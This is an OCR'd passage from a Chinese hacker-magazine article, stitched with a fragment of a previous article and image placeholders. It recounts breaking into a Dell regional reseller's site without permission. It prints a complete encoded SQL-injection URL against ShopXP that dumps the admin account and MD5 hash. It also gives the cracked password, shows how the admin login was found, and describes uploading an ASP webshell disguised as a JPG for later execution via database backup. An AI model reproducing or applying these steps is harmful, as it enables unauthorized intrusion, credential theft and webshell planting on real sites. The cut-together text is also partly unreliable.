


图5




图6

为了方便和我一样想在本机测试这个漏洞的朋友，我把存在漏洞的程序的源代码Tipask_v1.4beta_GBK_20111013.zip和漏洞利用EXP打包给大家了。

要学黑，须厚积！

——由友情检测DELL某分站所想到的

牟晓东

一、写在前面的话

对于我们这类人而言（你懂的），不管是在论坛、QQ还是现实生活中，经常会被问到“如何去入侵网站？”或“教我做黑客吧！”之类的话题。面对绝对真诚和如此虔诚的此类未入门的黑菜菜鸟，我也会像很多人那样用一句“上百度Google吧！”来搪塞，虽然自己也是菜鸟，因为我们都知道这看似简单的一句问话的背后，其实是一个几乎无边无际的答案，三天三夜你能说得清么？想想自己当初（貌似是2003年）刚刚接触到Hack，到现在《黑客X档案》的绝对忠实读者（拥有所有的期刊，羡慕吧？），从使用X-Scan扫描登录远程3389、Win 2000输入法漏洞、DameWare远程控制到网站的注入检测、“小马传大马”等等；这一路走来可谓像是在地上捡芝麻一样，所有的东东都是一点一点地积累起来的，这又岂能用一个“容易”来形容？以前不太理解古希腊哲学家芝诺的“大圆与小圆”的含义（或者说非常肤浅），但通过在“黑道”上混的这几年，我是真体会到了“圆越大，外面的‘无知’面也越大”的道理。我们的老话这样说——“博观而约取，厚积而薄发”（出自《稼说送张琥》），意思是指要经过长时间有准备的积累方能在将来有所作为。如果你想真正拥有点儿什么的话，建议平时把别人玩儿游戏和看电影的时间用来多啃几本《X》（经常复习《X》是一种非常不错的学黑之道），多泡泡技术论坛，多学几个教程，多尝试一下，相信人人都能把小芝麻捡成大西瓜的。

嗦了一大堆，是源于今天的一次对成都Dell的友情检测经历，起因是帮一个XX的朋友购买电脑。绝对没有什么所谓的入侵理由（貌似是“职业”习惯），就是一时兴起，想看一下而已，呵呵。结果很是出乎自己的意料，竟然是很戏剧性地拿到了WebShell，而且通过Google，N多的名牌网站都……都有哪些？先不告诉！且看下文。

二、友情检测过程

受近些年注入检测的思维定式的熏陶，我直接按照惯

例在目标网站首页点击“产品展示”，然后再点击进入朋友中意的“XPS 14zd-118”产品介绍（http://www.xxdell.cn/productshopxp.asp?id=608，已做处理，请勿对号入座），将此链接复制粘贴到“啊D注入工具”的“SQL注入检测”中，点击“检测”按钮，结果“啊D”太痛快了，马上就提示“这个连接不能SQL注入！请试别的连接！:(”（如图1），貌似注入就成了死路一条。转而一想：也是哈，堂堂的Dell，哪能这么容易就被你搞啊（谁知很快我就推翻了自己的这个结论）？




图1

对这个URL链接盯了一会儿，思考：难道会没有“洞洞”？注入失败，再试试扫描其开放的端口？还是到http://www.114best.com/ip/进行“同IP站点查询”来尝试旁注呢？正在犹豫间，忽然灵光一现，这链接中的“shopxp”字眼儿不就是传说中的“网上购物系统”么（哥在14年前就过了英语六级的，嘿嘿）？最为关键的是，以前好像看到过“ShopXP漏洞入侵”的教程！赶快翻看自己的笔记本（是真的用笔记录的本子啊），果然找到了曾经有个v8.0的0Day漏洞，那就试一下“大牛”的方法——转换代码绕过防注，进行联合查询。将那串长长的漏洞利用代码（TEXTBOX2.ASP?action=modify&news%69d=122%20and%201=2%20union%20select%201,2,admin%2bpassword,4,5,6,7%20from%20shopxp_admin）附加在目标网站的域名（http://www.xxdell.cn/）之后，放到360浏览器地址中访问，哈哈，太强了，一下就暴出了管理员账号及MD5加密密码（如图2）：admin58a7696e059f1bce！在此需要多说一句：由于被暴出来的账号与MD5密码是连接在一起的，如果账号不是最为常见的“admin”，分开的技巧是从后面截取16位（或32位）MD5密码，那么剩下的前面字符就是管理员账号了。




图2




图3

接着，将这个MD5密码“58a7696e059f1bce”拿到在线网站上进行破解，查询出结果是“cdyckj”。再接着，就应该是到后台登录了，不过后台地址是什么呢？继续在笔记中翻找，系统默认的应该是“admin_shopxp/index.asp”，与域名组合成“http://www.xxdell.cn/admin_shopxp/index.asp”进行访问，“嘭”的一声，浏览器提示“无法找到该页”。咦？管理员“竟然”更改了？因为拿不到后台登录地址，即使你有账号和密码也是没什么威胁的。不过，既然管理员设置了这样的一个轻易就被破解的MD5密码，说明他的安全防护意识绝对强不到哪儿去，因此我们就没有理由找不到这个后台登录地址！虽然刚才的“啊D”表现不太给力，但用来找找后台应该还是有几分把握的。将URL链接扔到“管理入口检测”中，很快就出来了，原来是http://www.xxdell.cn/admin/login.asp（如图3）。复制粘贴到浏览器中访问，出现了欢迎界面，将账号、密码和验证码分别输入，点击“管理登陆”按钮，成功进入了后台管理界面（如图4）。




图4

走到了这一步，其实足已说明这个Dell的XX分站实在是与它响当当的名气不成正比。先不忙着退出，先大体看一下它的“管理中心”吧。嗯，有“商品管理”，应该可以上传JPG图片文件；也有“数据库备份”，拿WebShell的

希望比较大！那就试一下吧，点击左侧菜单下的“商品管理”-“所有商品管理”，仍选择之前看中的“DELL戴尔XPS 14zd-118”商品，下方出现了一个在线编辑器。点击“插入图片”按钮，在弹出的对话框“图片文件：”处点击“浏览”按钮，选择之前已经将.asp扩展名修改为.jpg的52KB“马儿”，再点“上传”按钮，成功（如图5）！不用使用“查看源代码”功能，网站直接提示了刚刚上传“图片”木马的相对路径：“uploadpic/20111023175256108.jpg”。将它附加到网站域名之后组合成“http://www.xxdell.cn/uploadpic/20111023175256108.jpg”在浏览器中验证一下，显示出了ASP木马的源代码（如图6），说明的确是上传成功了，只是由于扩展名是JPG，所以现在还无法解析执行。下一步，当然是利用数据库的备份功能啦！




图5

